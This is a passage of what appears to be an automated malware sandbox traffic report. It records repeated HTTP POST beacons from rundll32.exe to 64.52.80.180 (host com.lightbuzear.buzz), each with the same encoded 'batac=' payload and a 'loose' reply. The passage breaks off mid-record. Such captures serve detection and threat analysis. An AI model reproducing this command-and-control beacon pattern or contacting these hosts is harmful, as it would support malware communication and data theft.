batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:39 UTC	113	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:39 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:39 UTC	113	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
68	192.168.2.22	49240	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:40 UTC	113	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:40:40 UTC	114	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:40 UTC	115	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:40 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:40 UTC	115	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
69	192.168.2.22	49241	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:41 UTC	115	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:41 UTC	115	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:41 UTC	116	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:41 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:41 UTC	116	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.22	49179	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:33 UTC	13	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:39:33 UTC	13	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:39:33 UTC	14	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:33 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:39:33 UTC	14	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
70	192.168.2.22	49242	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:42 UTC	116	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:42 UTC	117	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:42 UTC	118	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:42 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:42 UTC	118	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
71	192.168.2.22	49243	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:43 UTC	118	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:40:43 UTC	118	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:43 UTC	120	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:43 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:43 UTC	120	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
72	192.168.2.22	49244	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:44 UTC	120	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:44 UTC	120	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:45 UTC	121	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:44 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:45 UTC	121	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
73	192.168.2.22	49245	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:45 UTC	121	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:40:45 UTC	122	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:46 UTC	123	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:45 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:46 UTC	123	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
74	192.168.2.22	49246	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:46 UTC	123	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:46 UTC	123	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:47 UTC	125	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:47 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:47 UTC	125	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
75	192.168.2.22	49247	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:47 UTC	125	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:40:47 UTC	125	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:48 UTC	126	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:48 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:48 UTC	126	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
76	192.168.2.22	49248	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:48 UTC	126	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:48 UTC	127	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:49 UTC	128	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:49 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:49 UTC	128	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
77	192.168.2.22	49249	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:49 UTC	128	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:40:49 UTC	128	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 